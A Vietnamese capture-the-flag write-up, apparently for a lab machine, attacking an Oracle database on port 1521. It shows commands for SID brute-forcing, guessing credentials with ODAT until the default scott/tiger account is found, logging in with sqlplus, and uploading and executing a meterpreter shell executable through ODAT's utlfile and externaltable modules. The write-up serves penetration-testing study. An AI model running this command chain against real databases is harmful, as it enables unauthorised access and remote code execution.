



**Oracle TCP 1521**

Không biết gì về Oracle tôi chạy tất cả nmap Oracle script để chống lại nó. Chỉ có oracle-sid-brute chạy và nó trả về XE. Điều này có nghĩa là gì?



Oracle database không giống với MySQL, vì vậy mình phải hiểu phương pháp để bẻ khóa nó. Đầu tiên tôi cố gắng liệt kê phiên bản của listener:




Tôi đọc bài viết của Oracle, Code 1189 là lỗi chưa xác thực. Tuy vậy, tôi vẫn tiếp tục vì HackTricks nói nó không cần thiết.

**Bruteforcing SIDs**

Một trong những việc chúng ta cần làm là khám phá các tên SIDs, vì Oracle không như MySQL yêu cầu bạn chỉ định SID cùng với thông tin đăng nhập để kết nối. Nếu bạn tìm trên Google sẽ thấy một công cụ chỉ để kiểm thử Oracle là ODAT.


Để tấn công dồn dập sids bạn có thể dùng hydra hoặc odat. Tôi tải wordlist ở đây và chạy odat:

https://secybr.com/assets/file/sids-oracle.txt



**Bruteforce creds**

./odat passwordguesser -d XE -s 10.10.10.82 -p 1521 --accounts-files accounts/users-oracle.txt accounts/pass-oracle.txt





Tôi đã hủy nó vì mất rất nhiều thời gian nhưng cuối cùng nó vẫn tìm thấy tài khoản scott/tiger có SID là XE.

**Enumerate Oracle DB with sqlplus**

Sqlplus giống như Oracle client giúp bạn tương tác với Oracle database


sqlplus scott/tiger@10.10.10.82:1521/XE






**Exploitation**

Với SID và tài khoản trong tay, có thể tải bất kì tập tin nào và thực thi nó với utlfile và externaltable trong ODAT. Lưu ý là phải có flag --sysdba



Upload file: ./odat utlfile -s 10.10.10.82 -p 1521 -U scott -P tiger -d XE --sysdba --putFile c:/ meterpreter-shell.exe meterpreter-shell.exe



Execute file: ./odat externaltable -s 10.10.10.82 -p 1521 -U scott -P tiger -d XE --sysdba --exec c:/ meterpreter-shell.exe

